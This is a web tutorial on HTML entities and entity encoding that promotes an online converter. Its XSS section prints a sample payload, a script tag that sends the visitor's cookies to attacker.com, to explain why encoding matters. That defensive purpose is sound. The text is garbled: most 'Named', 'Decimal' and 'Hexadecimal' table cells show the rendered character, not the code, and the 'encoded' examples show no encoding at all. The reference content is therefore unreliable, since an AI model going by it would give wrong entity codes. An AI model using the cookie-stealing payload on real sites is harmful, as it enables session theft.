



Writing HTML looks straightforward until you need to display a character that the browser treats as part of the code itself. Try putting a less-than sign directly into your content and the browser may interpret it as the opening of an HTML tag. Try adding a copyright symbol and you need to know the right code or the character will not render correctly across all systems. That is where HTML entities come in, and having a tool like multiconverters.net at hand means you can look up, encode, and decode any entity instantly without memorizing hundreds of codes.
What Is an HTML Entity?
An HTML entity is a special code used to represent a character in HTML that either has a reserved meaning in the language, is difficult to type on a keyboard, or is not reliably supported across all character encodings. Every HTML entity begins with an ampersand (&) and ends with a semicolon (;).
There are two types of HTML entities:
- Named entities: Use a descriptive name, such as
&for an ampersand or©for a copyright symbol. - Numeric entities: Use the character's Unicode code point, either in decimal (
©) or hexadecimal (©) format.
Both ©, ©, and © produce the same output: the copyright symbol.
Why HTML Entities Are Necessary
HTML uses certain characters as part of its own syntax. The angle brackets < and > define tags. The ampersand & starts an entity reference. The double quote " and single quote ' delimit attribute values. If you want to display these characters as visible text on a page rather than have the browser interpret them as code, you must use their entity equivalents.
Beyond reserved characters, HTML entities also solve the problem of typing and encoding special symbols. Not every keyboard has a key for a trademark symbol, a non-breaking space, or a mathematical operator. Entities give you a consistent, reliable way to include any Unicode character in your HTML regardless of your keyboard or operating system.
Most Commonly Used HTML Entities
| Character | Description | Named Entity | Decimal | Hexadecimal |
|---|---|---|---|---|
| & | Ampersand | & | & | & |
| < | Less than | < | < | < |
| > | Greater than | > | > | > |
| " | Double quote | " | " | " |
| ' | Single quote | ' | ' | ' |
| (space) | Non-breaking space | |   |   |
| © | Copyright | © | © | © |
| ® | Registered trademark | ® | ® | ® |
| ™ | Trademark | ™ | ™ | ™ |
| € | Euro sign | € | € | € |
| £ | Pound sign | £ | £ | £ |
| ¥ | Yen sign | ¥ | ¥ | ¥ |
| — | Em dash | — | — | — |
| – | En dash | – | – | – |
| × | Multiplication | × | × | × |
| ÷ | Division | ÷ | ÷ | ÷ |
How an HTML Entity Encoder Works
An HTML Entity encoder scans your input text character by character. For each character that has a reserved meaning in HTML or that falls outside the basic ASCII printable range, the encoder replaces it with the appropriate entity code. The result is a string that displays exactly as intended in any browser without any risk of being misinterpreted as HTML markup.
For example:
Input: <script>alert("hello & world")</script>
Encoded output: <script>alert("hello & world")</script>
The browser displays: <script>alert("hello & world")</script> as visible text rather than executing it as code.
This process is also called HTML escaping and is a critical security practice in web development.
Named Entities vs Numeric Entities
Both named and numeric entities produce the same result in the browser. The choice between them depends on your situation.
| Feature | Named Entity | Numeric Entity |
|---|---|---|
| Readability | High (© is clear) | Low (© requires lookup) |
| Browser support | Varies by entity | Universal for all Unicode |
| Coverage | Limited named set | All Unicode code points |
| Best for | Common symbols | Rare or non-ASCII characters |
| Example | & | & or & |
Named entities are only defined for a subset of characters. If you need a character that has no named entity, you must use its numeric code. Numeric entities in hexadecimal format are particularly useful because Unicode documentation lists code points in hex, making conversion straightforward.
HTML Entities for Mathematical and Technical Symbols
HTML entities cover a wide range of mathematical, scientific, and technical symbols that are frequently needed in documentation and educational content.
| Symbol | Description | Entity |
|---|---|---|
| ∞ | Infinity | ∞ |
| ± | Plus or minus | ± |
| ≠ | Not equal | ≠ |
| ≤ | Less than or equal | ≤ |
| ≥ | Greater than or equal | ≥ |
| √ | Square root | √ |
| ∑ | Summation | ∑ |
| π | Pi | π |
| ° | Degree | ° |
| µ | Micro | µ |
| ½ | One half | ½ |
| ¼ | One quarter | ¼ |
HTML Entities for Arrows and Punctuation
| Symbol | Description | Entity |
|---|---|---|
| ← | Left arrow | ← |
| → | Right arrow | → |
| ↑ | Up arrow | ↑ |
| ↓ | Down arrow | ↓ |
| « | Left angle quote | « |
| » | Right angle quote | » |
| … | Ellipsis | … |
| • | Bullet | • |
| ‼ | Double exclamation | ‼ |
HTML Entity Encoding and Security
One of the most important uses of HTML entity encoding is preventing Cross-Site Scripting (XSS) attacks. XSS occurs when an attacker injects malicious script into a web page that is then executed by other users' browsers.
If your application displays user-submitted content without encoding it, an attacker could submit:
<script>document.location='https://attacker.com/steal?c='+document.cookie</script>If this string is rendered directly in HTML, the browser executes the script and sends the user's cookies to the attacker. But if the content is properly HTML-encoded before display, the browser sees:
<script>document.location='https://attacker.com/steal?c='+document.cookie</script>And displays it as harmless visible text instead of executing it.
Proper HTML entity encoding of all user-generated content is a fundamental security requirement in every web application.
HTML Entities in Different Contexts
| Context | Characters to Encode | Reason |
|---|---|---|
| HTML body content | <, >, & | Prevent tag injection |
| HTML attributes | <, >, &, ", ' | Prevent attribute breakout |
| JavaScript strings in HTML | All of the above plus \ | Prevent script injection |
| URL query values | Use URL encoding instead | Different encoding standard |
| CSS content property | <, >, & | Prevent injection in generated content |
HTML Entities vs URL Encoding vs Base64
These three encoding methods are often confused because they all convert characters into alternative representations.
| Feature | HTML Entities | URL Encoding | Base64 |
|---|---|---|---|
| Purpose | Safe display in HTML | Safe transport in URLs | Binary to text conversion |
| Input | Text with special chars | URL strings | Any binary data |
| Output format | &name; or &#nn; | %XX hex format | A-Z, a-z, 0-9, +, / |
| Size change | Small increase | Small increase | ~33% increase |
| Where used | HTML documents | URLs and query strings | Emails, APIs, data URIs |
| Reversible | Yes | Yes | Yes |
Practical Tips for Using HTML Entities
- Always encode the five essential characters in HTML content:
<,>,&,", and'. These are the minimum required to prevent markup injection.
 English
  Arabic
 French
 Spanish
 Portuguese
 Deutsch
 Turkish
 Dutch
Dutch
 Italiano
 Russian
 Romaian
 Portuguese (Brazil)
 Greek
Greek